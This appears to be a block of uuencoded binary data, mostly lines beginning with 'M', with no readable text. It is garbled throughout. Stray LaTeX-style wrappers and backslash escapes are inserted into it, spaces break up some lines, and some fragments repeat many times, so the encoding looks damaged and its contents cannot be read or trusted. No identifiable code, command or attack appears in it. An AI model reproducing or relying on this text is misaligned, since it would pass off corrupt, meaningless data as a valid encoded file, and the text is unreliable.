$\texttt{M:P\$M[ZHKQSF@4\#Y\&[1D)\&5FUM26;EM<UX@W-CF`\#:B>UV@G6?'9Y20<_9@\#M:P\$M[ZHKQSF@4\#Y&[1D)\&5FUM26;EM<UX@W-CF`\#:B>UV@G6?'9Y20<_9@\#M:P\$M[ZHKQSF@4#Y&[1D)&5FUM26;EM<UX@W-CF`#:B>UV@G6?'9Y20<_9@\#M:P\$M[ZHKQSF@4#Y&[1D)&5FUM26;EM<UX@W-CF`#:B>UV@G6?'9Y20<_9@\#M:P\$M[ZHKQSF@4#Y&[1D)&5FUM26;EM<UX@W-CF`#:B>UV@G6?'9Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4#Y&[1D]&20Y20<_9@\#M:P$M[ZHKQSF@4]&20Y20<_9@\#M:P$M[ZHKQSF@4]&20Y20<_9@\#M[ZHKQSF@4]&20Y20<_9@\#M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSF@4]&20Y20<_9@M[ZHKQSFW4]&20Y20<_9@M[ZHKQSFW4]<\\9@M[ZHKQSFW4]&20Y20<_9@M[ZHKQSFW4]<\\9@M[ZHKQSFW4]&20Y20<_9@M$ M2&TH#.5G'\)"%/C-_.MB/KT=K3;2\M,E=^Q=QQ,V3OR3=R+1<(O'Y6*^=M83 MP\2A/FVFJ\V.*6',?C6SNHAQ<6YV3M972BN?:N43*";F9^#SPPY`*"<\$Y:E> ML,B=W,G(]OYA>60*Z&*D<J0N!H_ETZVC81P*KM?14M(NYU:%#./3`P>T'(.= M?.-27\C:G!MHX82@7(0X6HFM>=T+349"(]HQ%:V4UKO4>A>J%\>JE(6Y@V\$F M\$BG0&UP+[F+BOW@S?\$3BKOH8/N#N4+BH4E)-AG;.'+>?Z9H!H,TS"U\002=& M7G`R_D6CU90H)%`END<L2XE:M>4CGH[G]7%EZ`WFDW`'7`CX"R70F7NK61E"

MG3D]%')NRL,-F%((<X>;`M^_#_%6E0\$G!2XDPN7Y2&<.ZDZ_N&W8K'38/*@M $MU72FFD: 4Q_? N8(+-DNZ; 0]MS:@Y2MAZ2VOZR)]315F?+[86-1*1<7^QG>P$ MZNHR['AHHNWE:5&5,GPJ97;_6KC6;GT+X7-]9+4C=H(7>\35KF;;?J/?LY9W M)\$N6J"SX.GH%ERH.7U-(`)E'DT,-D>7-E_[P9;&Q!1S[PG8IX[(*+2N'3*\A $M2T56E"JG5(>Z:U9_5ZQ#YIAWM#3LS;T.U3DC`G"8IKGQ;S`>1T(A'"?)(A]B$ MCD'V.KRQONX6BBSV"GXTBKLU74G4K;N%#M84/:YIIC5%ASX,RQ6&KJSXZP^G MAU6" ?^H M92+FE45J5EH2^^!M2.B.A-IKB6@4\$6.Q2,%QR\7`4ZX (1VFW> MC > T. M`.J] % [5?N21NCNL > 98I +]M(6B4J + KOH = ; *18 = % = - = 'TQ.O < UR9L5 | MC > T. M`.J] % [5?N21NCNL > 98I +]M(6B4J + KOH = ; *18 = % = - = 'TQ.O < UR9L5 | MC > T. M`.J] % [5?N21NCNL > 98I +]M(6B4J + KOH = ; *18 = % = - = 'TQ.O < UR9L5 | MC > T. M`.J] % [5?N21NCNL > 98I +]M(6B4J + KOH = ; *18 = % = - = 'TQ.O < UR9L5 | MC > T. M`.J] % [5?N21NCNL > 98I +]M(6B4J + KOH = ; *18 = % = - = 'TQ.O < UR9L5 | MC > T. M`.J] % [5?N21NCNL > 98I +]M(6B4J + KOH = ; *18 = % = - = 'TQ.O < UR9L5 | MC > T. M`.J] % [5?N21NCNL > 98I +]M(6B4J + KOH = ; *18 = % = - = 'TQ.O < UR9L5 | MC > T. M`.J] % [5] % [$M& 'X.NK473F?=FHND]?D7FC^Z:(M7*@^=4D$J*);4M/CFIGXU9'<TU0MB*\JT$ M)O:-(Q>RM_AG^.PR+`@[;PEBEL!/ELDO6*.9<W2`YPZLNE`.2Y1^T[#U<O+. M+\%CN'19T3!`UU1@Y#2#<..G,%P00S8XG_-AM?3T2L'..,`H&HDSV;9Z-&'L MI6\5TK`TY)LE<D(D`>D=T!<T-SV=37ZW0JBHN8H:MITB9J%,?%@J:AS#*H.] M::9^'\Z#K?:TGL\$*BVIVXVNX?+2)*KHU*QAZ_=/O"*, `V69ODP7"M4&T>=NG $M]B?D9SU^+/U^1$48Z(:1B08?L$RQ?1A^+GB&4K^.&]+5NK;"^<^/!?_G+$ $M(;20W*Z":^)7_^R&DG(R3H8&J^KQ\GMH_#+Y48^PQZ?K9VSK")=IO>>477($ M@#,B/>^J_'MIHN#'6U6&/D>OG8"1!X2Z-O_ZNT\$_/2[[9^4<?N#'+>_\$/]L $M_[]O^U]I^V$;:OBG:/ $^;GRN=\HW+G8.+5_0I?\#47[DZT3?[$)9?_05&31T.3W$ MYEATO, RM#@H7*1U&Z50%@:F\$CP_CZR[Q^&*2TY, 2L1XNT=K.[M].`\$AP.#+: MKL)H^+`.#_I-UM,9W\)V*V_^"1L;:!'ZBA^X\$CHJ^NWN37'A(9JG\>()II`6 $M*2\$ #\$_3\0R+[T1A57N^"J7M,(OM^7UD5):\0%\$TO[_VJB8U\$SQ[\BJP4"!' M&TD1*U95BK\$SL_GW6Q`Y70A5AO"0=+O:-'O&XJ9C<0S]&@Z2>2.\$56E6EW+2 M[/'+`RKN1E,<Z(]U%*G#[(6[+1D5\$4-H@NAR>S&(*B:(9^S<EE^GBV[V]3-> $M2O(+O"?2L%]VS4OV!;^=W5W-Y[^[>;326[$"[Q^>URY``!DN5N+T2*RX.BJQ]]$ M3FY'0Y%+B90"YPDL_Q:BJX)6D,O^'4S#8WY*/J;>BL2V>YHT.UV]B4S7CSY, MAGS8!*`\],/B'['!&&T?^IW%>/LP5X]VL\$;41\$%-X"/AN_"2\,H4ESO%G0Z` $M-GW5\%N=_S8*V^Y\&=/PX'6]3V!@]D[SPD:Y;/V5!24/[>7RCG[)T3OIR*F]$ $M66^)$ J?EFWDK9W4G9335ADJ6)<*TQO98W34JS]G#([!"()H\+H@P^/HC/#1^W M;YB7@8<-]_H?LN/^#VK?<E_[)MK`,JEZI8&KN(&1,I,I5!`];N\$K-D;-QBC8 $MPC%(-V!XU(#P\4%\8GAKX<N)+.&=7(_"!R986/,*D48;:<3[T:U065*C=D^3]$ $\texttt{M[:N7I;LRV\%(\$I31L/V^8;9FV\$65K6RWY6(>,=4BMIC\$H)PCS3,*AD>\$G3,N:]}$ M\$^B7K+4TLC3>ZG;X@J4YV0.2:-YP,]J6>#+%']QPA?O]XMQ8?,7BRVVAEW(> MHO_^^NS<RJRMS\$L9>&=?@AI.IIO9%RG6TW&0V]ZSQ=O`W7T`W`@BS&2'>3+5 $M'V>/>&<D$D>$3FE,"*'K]<<[Y_5YO3N071&\-UORL/3NE>[""`WMB8D4NR]#$ M*]KV[+N(8G]_%3X)+/RDQW)Q^C_8YD!F6*\$`;YM/?WT?)O]WBZ4^68`DV4X/ M3"OI@;37KDOC>VV:[Z0IS9]GP:+#(>Q(/JU&P6K`-`^A2J(PH!(?5YLN5]\A M^9EJ9YVHVNJR\"I07&\DZL;U1J(B+X)-QS7'5QV26@-B@#F\$XH"\$W0K#7Q\/ M)YB`[.N9.-LR/YYO@F>-.J?1H[ZY/T*@H9"YC8=!HQEEICTJ5K"<UVB_+-Y MRQDJ&QL77^T*C)[T-!F^9G@4R^;2<0B)!70SYH]+J]/?G*.T%0Z]8KWW*)08 $\verb|M,_0JVQ"SF[L!%$V\"K1U$+ULG7(S3,.OC$^4S4!/49P\$.?LB+;80E;JK&'?'] |$ M[6T&:#HP=>SN%HY+5V.`TCX\$K/&T<74[B&>:]@"Z"L`ND\$'C>U8_T`9SO<ZQ M+S%YN&WIF5%1[K*BL'"CU&I+'2 N>*N&!5()UTT]0!1M^"11=*45(B%ECN]W MX?>(SPIGK##\TBO`G\$`,FTS27(C]E[/3./Y2`%BB*9.CQ10FQIAA]E+S+SB, ${\tt MY9U2USFEO+M-$:)+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ \\ {\tt MY9U2USFEO+M-$:)+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ \\ {\tt MY9U2USFEO+M-$:)+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ \\ {\tt MY9U2USFEO+M-$:)+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:)+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:)+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:}+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:}+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:}+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7<!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:}+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7)=!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:}+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7)=!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:}+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7)=!(E=R=W.5&1!\\ \\ {\tt MY9U2USFEO+M-$:}+W_*C3E;H,:`:E^6XJP"GWY;A\#(DO"7)=!(E=R=W.5&1)=!(E=R=W.5$ MFK%=MMV4D?Y[ZTU=U=05S.PU:\$&+Q)EY3818[!-Y9=,L#0@L^\CLFCM1?NZE $\texttt{M=W^5KRJUDE(KB*\#9A\B(0\P-L=?CP<1>EP01YXPP"<+TWSG=L$T)FG>YX?/A}$ $\label{eq:main_substitution} $$ M"EOU2\$T\&_QZB(I]`T'-S(>7)XM;U<ZS,LL-6)"2^6X=$[Q>N3].O2R`E<Z]; $$$ MN>OQ!W.@(>_\E\&CZ3?]I[`N-S??&T)X4-FFI*9:N-F.6N^XJW:N.Z1VA:JW $MC^{T}+7ZS)A)R[)_Q;"JK^XJOSB^V_VAMH6U6FJV'[Y:(2]>+RT\,-XZ!J0'=$ M^K"\;7B^T_+-=IAL^^I>KU#LT5F06M%+?\S77^93-BHN5EQ<S'^3@<7644N] M6Y\$+\7ZAZFU3:(YS`GCR6RE%LTPM'=0M4?M/3,6U/B5_,?'J[1-JC3R:H-(# $M^*\T\#XIOYK4T-K(@/*\), Y@V(/H&HW*CG1&$\)<, '-ID8V,K$CS>1^JV5Z`.;$ $M/;Z#N(I&4<$!,H6\MR^?;A]P6A!<',])BQDZH^MY=^<math>6+_/;</NCZWTA7MIV$ M!6&ZAG;='UY,1N]&?0E,HAHPHNX=`[YB'A1')_?GZ\WB+LSWYN9'K)(WCHMJ M9DTU0].V)*"4%:7\$V'8`Q,;'WH?!80;'%V('+I8/L"[QUO?K%.%\/`)R-+R(MH@`!RY@RMY2%WC,@WP]R[.A\$RAOW3H^#!?:8JF2JRE+5>F`N2J2?*`G6R?\$# MEHI?2301:>]DB)*8*&6BS!+EAQ)92043E9:H:B>25T!W2ZHU4;?#1-+.<2(K M"8B\$B5)+E\$DBOS70'@=Q38`\$.?,H+(]RVP3GD[/SYA/+Q<O)Y]=D>,\$,*F9@MP9])1S((]BA"?#^#I,L,*BFO=]X/SQF3QQHFJ66>>>ED<G8A2;1.3)4S56&I</pre>

 $M7)W<YB43<$NP.;0?\]DZ*5M'D.T%/L6F[`W=X"4.8!+FAVH1/3X$S[;P]H<Z$ M(3D@O-_B`*A@/K!,PO<?(OOM=A'.D/6.PIOF86H"WS6]F?7\S23R[R.>*\$P3 MI?0%X3]@0AZ;D`>JG3=>P8AI0T0/`Q.%OI,@LDE3<LZ2[WKP?PG+%LH1*5;X M79\D%F^YH;B@`V0*&3RG;#B5"M)<AJ%W?\$&09KGF!B\F^R^B&SE5?+OYXO<7 $MA?9^+K-10[-H0(R"8\&!L!N-\.5T%HC_1(^0PO3R7,7)IG"S;<CC`VUXC;R2#$ M(CM-?4(_\73)!73<PZ.`\2XB)<*I0\$XB#OE..)@9FN5F%AVPGZDVW\$`F1*K# M!C!0?;6A)5"/%KO'EWF"(9(\$XL*%02*K2(PI%`/+5 `A;\$4LJG]Q?"2[9^(] $MM = [8!UO_=B-SK.>YF\L$TO$Z/E\IK5+:Q?S6?4E(+2Q#[10=+0[MT&9J8R5H])]$ M+*!<FX0.[MND>9TBN[F+H@MN[EPS(5Q\$2-&4"JWB&(EK&#`DO(PGQ]`LSNJ<M,"IZIJ)C&#B`T::#HR;X\$+8T[)OK;<MQ=4\857,F_GZV>"_?`N%\$"*Q#PPT# MO?^P#&M=0-=^RB[_`;\$))\,LL54\$9,!2.HIBG2*\$-A@N3B)T/S(ETK5H8+L6 ${\tt MU=/AG9M\$U,L6D<\backslash 16NQSA,@^YC;AA<H^YG?@P0C0E<E'J4U\&;06A$0*1S\&[U]}$ M`(Q/Y_-E>-OS9"YK65QMJ56HSQ'3U@^DM.4:KU?9UIZ11_?R4C^.[/C=/3:, $MTY2J,U=U.B\08=0+8/PC^!"V(I9>X%_]^;:*OC4EX=NX^]'L^[^%+X>C6$ M\$]ZP"!2?=;1X>@7'4A/+\$M;"^X1M?\AP4\$;&*^L.4!/#:X7NND.61=T!0@1H M6^TJABH\0_^.N(5RH6J%Q:C*4&_>?3J?=(O!F?R?,FMA=II99,3\$8G#HJ4W" M1%AI1UG=;;J(EV@R:*P_&G[Z_)=&6[H4/%O,7[[]]=-;D-C9&N)G\$H6TI?[% MJ'9P!;EJ>9E.-R#-#D?5AQ590DPF/^+DS:9%4QR,"1FK6VO(,#LRA+SEP\$3) MD#XI')/1CS0(XD=ID#3FU^`S=A]`M8F/F>\X15>!S:OPU<W'++Z#)XN]EQ`C M]P7J/O\EY+T.#)R/V6\$?!F%B)P;.02\&[D\$W!F[LQXP>.S**(HVY<XB6@J`U MA5RP.GRTD`R(9W.`CF<%^<BQE<3SO6:2JIEPXA]6@/<C<R+-X/(=?J'\9GDE MN_F8QP:7QP8GQ,C@0-UO</E!@\M?,;?\H+GEKYI;_JJYY9&YD?Z*N>61N2G] MH+GEL;DIXZ"YY;&Y@?R:N>4'S`V,V-R,%9L;.".\$K))LK:K;XF[UN*J+79X_ MN&4-Z=KF\$/'F75LC)4:8TVS%C>Y%UEVB(3?#_=I78Z.3V6;Y\$(=?]G%!^>= $\texttt{MO.U]} @ \\ \texttt{,.:<:[:>Z>^J^A]} # 90 \\ \texttt{FM} # ; \\ \texttt{G4RT} \& / \\ \texttt{WH+O'} \\ \texttt{500^0*H} = 49 \\ \texttt{"X+.YRB!?F} \\ \texttt{F} \\ \texttt{S} \\ \texttt{$ M%94KJGG;989+GO3T29K:.-GKG^\L!XB@;U4*?\$34C>;B[\$O-OJ(0!;2"RTI[$M@W_Y<\#DYP4DF\\\&KH939%>_G/G-G4+^X+I2\&.ELOG\\.3[:N.BJB$AV&)YL";W$ M&00Z#, $]SI`K@P.X\0^R26=W-U_/5; 'ZTE$#NK0MI<:]")('W(V#C"I%I$YN=$ MH%6U-%P<BH<OE).I')C`W3TO/:_H6*U0@<EB93F6O&JNI5:T0=48I![QV`_1 ML1VG/(B]OD5XTKTLV4M`#]B82^7%[?T`+*S#@Y%%.\4Z>187]LOM?;C1P%TZ MX2(&)*OU0G9YA!N%"R"EF0(\GD\R?!&M6IMWLH;W;C%?WK:NX6ED;':!FM 8 M_Y%ZG*T7XE/T!6"9Z@>1D<WY]%'O]`!9B([.=7YPTL1Q9#0R1J;2XLTII14J M9?_A4:+"E%AIF;K7=RE!V#,FJ%GN6IK[7V6C%CM^8,&^;!LJ8.Q^-\$F\$B20" M^OBVG:NK'T.-CST;'BAQAWG#N*\$EP"Y9/1/[^7\$Y?R&5`G_V;_B!E7=54Y/) MV:.GHS\TN2]ERX/DC"TJ86G.TH13T*[D"4*LHFVW_=A.6&";KV6PW1U'1\$L" M1S.YD<08G#C8.&+6@TUGTQ7=D=/BZ?/CCMHXU&S3K.?__AP>]G(C#OBC_HG, M!KXV8!4); P@Q[VN1K.R?QV,<6`3\$Y>L+#-E_EZAU61'.WP63&@SBXG,4Y. M; 4U7X=0\$%&;,*MMA>J4A4"-P\9:LW),^[*F+:090/6C4XNDW"#:F"'(8\+J& M\9[I2I=PFPLG.\XSN="23K"]_6Y(&`?=\$\$PS=D-FF+\$;@FG&;B@OMX94IULW M5&= NJ\$?=T-%IXK=\$!X&C=U0F2?[W1!FH9\$;`KW*8C>\$F6GDAF!6<#8PK-@/ MAOC9ZH`COK12[(G`*8O(%2DKD\J;">4_[8MD9M%YS1D)H\$QB;P1.WLGVN2-[M0S5V1W@^]8^[PD.IL3L")TT.N*.BR&)W9,RZ..R.\+"J=T=7ZDX*=2?8GVOQ M2N5ATJJ@-J8F!O/9P>C('5T+FS2XICB[?3JZ?]L0>&X]D!9?=-&.7X:=0%YL $\texttt{M[N`U+/8$WJDNA/>\$9P-YW0W,01CNK+B[I\2)`VEQ8(QRO9\&7\L,TP8-SK,S)}$ MNU%'X\[O/OU501@9;I'A7F4RV\$5!EZ(MP50Z-]H;'-T)N_OJ;8!M0D\$H94HI MT2IM; D8NH@J(8VVN6)OBQVJ3IG%M2(]JHRE^J#97E+>DO`5KX[D5N;75IH`M $\verb|M#4^X\$ = > \$$2U8\$BNR: H < -2 = F22\#.V?4\# < \texttt{;.WH"} > DI"@2"!4I4Q3B < +V\#!39C6$ $M_{'}[]50-4+_ZX6?;GX=X"=>X-;*ZF-XNGI]V-3)0[@%:_:9AB?H5`[7^?QQ]$ $\texttt{MEU-;34P:2IY3} \\ \texttt{@PUBO@\$^:75+\&/-7*4J[+G\$E5K/ED</S==CEJ-\&4H\$05<BO)} \\$ M-86\$J@)9]"`5WS%"A=Q.I)HB51#9L6Q?\$&>`"-+DDS.BDB@#QTPM"R3LOS^[M&)"7^81M9KZ;\'PT)*=H)7.LTB6Z A2"956C284/]OE)M[NS@R^\$Q&W@@Y(8 MI,B48IBZ`&7P0@(-:/"-%-L*1 F4C%K&9ISGI%1R"B43,]X%)0:BM<B"SM%X M@NKI\96Z.&`PSSSFZFSF93#7(]AFT-^,9.M\,P\3^P'-X=R!MX?'W2_9E\OU M#"!;S?OF*%4&3#C'\$ZBJ(ZSB8>B9K8]^Q]P)W`)JXE"R^/^DBYE@^+%\$[J:3 MX<J1RX1DF=B0;B^YSVY:Y%0_!DRWU'U&W8>I?L3-R>4N"H_<C,^.\;H:FZA9 M&U[>7&Z^+><[BU;+&U25]1120WV/`UO0F&WM,%<67['XL,C79M+H<.V8P<9M M7-8UG&2"!WY/R3+#JX35XJ5,EEGVL-P6+#<8;;>Y+`TB2*#12%]U`*9`/XT-M>?'E:/W\],6:0-'06RT5'1/;20MSIRCT#WC1^'5H12@&/28:]R_[B()3! MI8'`.>Z=?)A(>'[_/;E=<,T>M@_E<4*3-T'YU7+V=+GX;37%T1XW@`K=?^C1 $\texttt{M-@"WD;7(E*8KWY1,-*(,3H;!X+`'3KPJWBVP*AZ8K57Q+\&.J:\$4\JRAN>U4\)}$

M[U+B\$/2_<F>;\7V*8\RP:Z\=ZD\M3)_EV8_)B.%<2]"QPJ^H<!PRKOXW*KR\$ MPH.+C11^16665&9!A<>8BACT#*)]S]XF@M;UY2/YG-K7K_N7;:V^55F@SZSL M8,X2YZWRZ&ZO/HCT"BXA#K-*IO!RR\>(^BZXA/,)Q<_02W_,*V%X<K?OV=#4 M.I]\XTA%QPU5[O"+C5/MOR^'169MZ77QW-/WX07AI2FGY:[ED<<S)*)2JO]O ME6*BLG8<"/\$`U4\$8]\/X'!420`GZ\$"+/AP"#9_8>YQ=S?Y#G<=X*OQ&*"]'I M%J!P'<2%WO@2*\$Y*<>#]]B\$R(N#[B-T++0Q*YZ@HUB?,3ZK'Z9+NS^]J/>(5 M@G! $S (ZZ2L^DRL&0&C(RJ.(Y'J.Z),UV''B?M0R'>G)Y' (H-@T,>AMP#$ M3`P85!;S4\?WQNUU(5Q\5.[U5E+777?UVZ,0M!)ZU82SQ%;Q.8MWG3("%02Q M*PK<VFQX2AF;6,/EP^,JGE\$&ZG;E*8?N13+0_5QS>UF5YJTBH#U0"+3L6+7% MBJ(I"!JW4`E1;3V;_'7*#_=8Q_.5Z9BU>4O!>';(*=F5F['<%`J.`3D!!<0' ME"(.Q^/1^:5%V9:8BO[H1[C(8SFPL(J%!6.-V:IEG`SY/P847)B'8N5`D`!T M6QE%@,2RLLJ<09.*@)8>L.85.B[ZM-,W7&[\$J0M;SY'37=\$EYEJ@2I-1&FT% MQ\K)HOX%9")_ZH_#(9]45*H(,5_I1WZR\5CW!!Q5BR]8NG0XT\$8&P9'82R! MX\$>G,G1>"M*E`+#K,WX-F%C6.K"<GL'B0\$L1KW;S;GJ_6'X+,TLWLMR\$QV#N $MT-7=Z')SA25D/[S<2"A)B+\1'^Z'F!O=VR<V39\#I9OWP^_RC',^<N@09"NRM$ $M[WUQ&<H;S^-A]?#=KN0<9<J!T^5B16B!`C]Q>9LG'S'.H<+41D9MV"=2"`_I$ M41\Y9HW+.Q<D10=W%T53"6WX-),]I?NYOTX-#+>3XTX](!N7-<P9U-%&]HUF $M_{GD2}(7Y820@K:DEZ!;KH</'[...S96J$L0`_Q*9=SHU89J(([7\]G.&I'5IV`$ M%:RYS9,>#1YWLDBM0#U?R\I!;W4+BS%FMP#SW=3%/0@Q/B+/V5.2AT]G:I^- $M4[)Q<K'I-K,B$Q\!A(W;N*1C.-_"^C6&DU=/=?)G"_^76Q@;?6A-;/19:^17$ $M\&\ZQ4>76FL9,R<1*\#F'C")=O<?\#9GR:M+HMW)Z2V^6=[#3BX4<:DS1K)I_Z$ MP@DW36P-,]D]N5RDO]#?8#-<\$L#K,:@"00>P6&%PKLK1"-_+3-&Z%*JC+%R# $M1'+:393L@NS\WB<*6=T^K$>W*F[KJ@E(RQU1X/O/2ZPJ^/U0,&37[^&)W5J $\texttt{M@JU.K'XX15+5-56-I:J(;^=`L\&QLR/$^:\&)0UVJ^\&Z9I<[->N]42+).7:1\&W }$ M6II*K88;-P(:T1]L!3-.=!LT:=QR8@3)@9:3FF9QRP69BZCEE%-4!UI.F%FG M.`:V_P/<O;A:4'M?WU)B'##*L0ITH!`3*C,S"X?XOHOF-`@'0YB.-L>O%P!T M]K]\/)_O^7X1.KR_C^0\$%2L+'F_U>XR_:T#&(KKW_J"ZKUFWV@`6<M?OV1(C MF-OQ8S58X8P5MN; WW)Q<3':)&\?`TH!1TSN=56'ILOB1+R:_MB*JB)96DBI: M6H\$&@/.TFHI_R_IBB)'_M8S'5:9F92J:3(3!LCE^P'L1;567,[%G`SE^-]:J $MYG^{P}_{0}=3DW>6=K;PU6X<4)+W5PVW2M$BEA2@D3UB+&L/6Q]&QHJ\\7E<,PO$ $M@.-3UJ38_S$F>K_X;66AX:B(2>S;T5"X;0%5P\0Z+M*43>O"&_:OX"KB:JN.$ MV>-\$\$FD5B@YVIT7U%DV\&T"%=_RB3TJ^=.#J<M>\$-;4VX^6[CM]T:"4AA_2# $ME_8Q/!5+Q2_H?+@.['D)>5C[)<I:*D\#//M@L!NN]Y<]LIRZ.UW(G\V+VQ/9R)$ $\label{eq:mg} \mbox{MG}>< \mbox{$$ 6P@) N@^H'YS5-M; E1(WQ<=?0NKJWEJ$Y3UHH?!*N]^2$$(1B""/=; \mbox{$$ 1B$} "/=; \mbox{$$ 1B$}$ M=U%%V460FA`;I4*/D\$7E]ZJ\LH.^^A/*0^68BY93LC5+M&;,3\A'BQ(IP,O) $MQ = FOOWEFM)TB\SF^!LPM:Y>A!Q2MG\&)$:5EX+6W=0(G%\Y^Q,.<?O'7YQ78U)$ MKLA'P+J<FK==OJPI9_#5\$;NBF\:Z*X&L\$*XBX\%G??YZ[Y[:*MY1\[<H>2?A M:%R9M*(H5\$JA\$A/EHG<RW"H7R[?9SUC@SRCWZ:_+9M4\$Y")A8\$VD=>FWT#H% $M = 'K - 607TLYA?D&]]MK += F./! *#P): &= 1$ET)CJJ[3\5.0&@8\KD\3<DU)5##$ MB!!8",:/KLEHMC\$ZE8M?)ML6T2<'_NLM\$EFV;I_X,BE@2@*U!(\`&0\$8O@D5 MY'EO=.J!A<]I#[^TC*B`\>AT.#EC[:V!XME+:^(B-6%B9EXS<VT)STUQJ1!^ MH!6(\$]C)V4>!#3\1F/AL]O!3RXAU..E= LH0(Z%GB%^I?J(-]?\$&&%N'448 M"3@.,0*Z12XJ"(K#C)"=APR_>5*:F&#^1&3E9_R>[J;]CESO3/T]PT__/=V^ M?<PB:#(Y309>+&(79-.)"=!LZVPP>O?YZNQB/)A(D.2EANH!=&AH1\$NR&>TP $\label{eq:mgv0_4} \mbox{MG} \mbox{VO}_4, \$! \mbox{TJ@9} \mbox{\#4EOU} \mbox{]$X\$=ME!^MVK1; FYL[>0; L<N@D^<, GASNY"H'V7CW+2 \mbox{W}_4 \mbox{\mathbb{R}^2} \mbo$ MHE,6#;=S`)011"<F<,IW/C[>=N`NEN:RSD]TX*G(C([89!!?,6CAIFB*EZCS M67>T\[DS`UEXR\RCJLZ^3HNHED.=%ATN[K3H;W&G17^+.RVZ7-QIT>_B3HMN M%W7:NFAU6O0V\$RSJ;%&G16>+.RW6T^)>:Z>ID")B\"O)[(`64]%BPN=@Q&7? M2#IF3X79T]GX\^`B/-@`!E;O?\J@9ACQ_(`^!06Y):VX`8M;3M!/IGAR^VD[M]%?\\#6YM`X).P[6NO?P,_+99P39KF.W8"V+GYZJ/VZ>HEH^:2W+/;4L:HZ& MK&4\=?>2L1X5Z\&6C!!LS92M*5A?TS"9T'JFW?]\$/5]I338<A+?"5+`TH6!H MHIB?DH\="2(5>#3\RVAX06C>RBI&%):997%\=DINZ=/'[,HG]KE/S@BIHQPB M3-:)LD%]MX!N*Y,8D5@6[28T8\W2 TOC[C'6UQO1["MC3\+ZYUX\$6P=KH(IM $M*7(++J/L8DQE\&?K\&W/)KG\\<>0-ZQ#*(&W8*Z/I>#J"3*"K7WD#3**,9DEHUO$ M6-<_@<I_]JMV=?ZP_-9J7-=GZ7\$""M>*/''!&UXG[LY599;@Y6,MT,L@*&L: M8TIB<&"-:`/[CI?7K?QB2-&Q[+SBHEY1_/1`=4!U3S^C.O/X;LDRDI`UH245 MKO?'J)0H>D7!M]6W1>=QGC&HL"R]"MV"*)@(#OP9!?Z-%D1GS:KQT^ZGX-2O $MDZ; OH##I.!G(E=/?;58>9H8KDC9CREI8P@*-?ON^(K@),HPQJ26(35^,;P<)$ 